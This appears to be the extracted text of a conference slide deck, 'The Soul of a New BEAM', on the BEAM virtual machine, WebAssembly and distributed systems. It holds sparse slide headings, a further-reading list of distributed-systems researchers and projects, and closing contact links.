

***The Soul of a New BEAM***





The Soul of a New BEAM 🌈

# *BEAM Me Up*



The Soul of a New BEAM 🌈

(Neither "Web" Nor "Assembly")

*...One More Thing*





The Soul of a New BEAM 

## *Further Reading*


- **Peter Alvaro** — CALM, Twizzler
- **Christopher Meiklejohn** — Lasp, Partisan
- **Martin Kleppmann** — Automerge, BFT-CRDT
- **Lindsey Kuper** — LVar, Deterministic Parallelism
- **Joseph Hellerstein** — BOOM, Distributed Logic
- **Geoffrey Litt** — Cambria, BYOC

The Soul of a New BEAM 🌈

## *We're Uniquely Qualified*

1. **Embrace** the subjective nature of reality 🤗👁️👁️
2. Values are redundant & cache friendly
3. Openly interoperate from the ground up
4. Massive reliability in a time of abundant disk
5. Build a Wasm solution... stat!





***Thank You, Stockholm!***



◆ <https://lu.ma/distributed-systems>

 <https://fission.codes/discord>

 [github.com/expede](https://github.com/expede)

 [@expede](https://twitter.com/expede)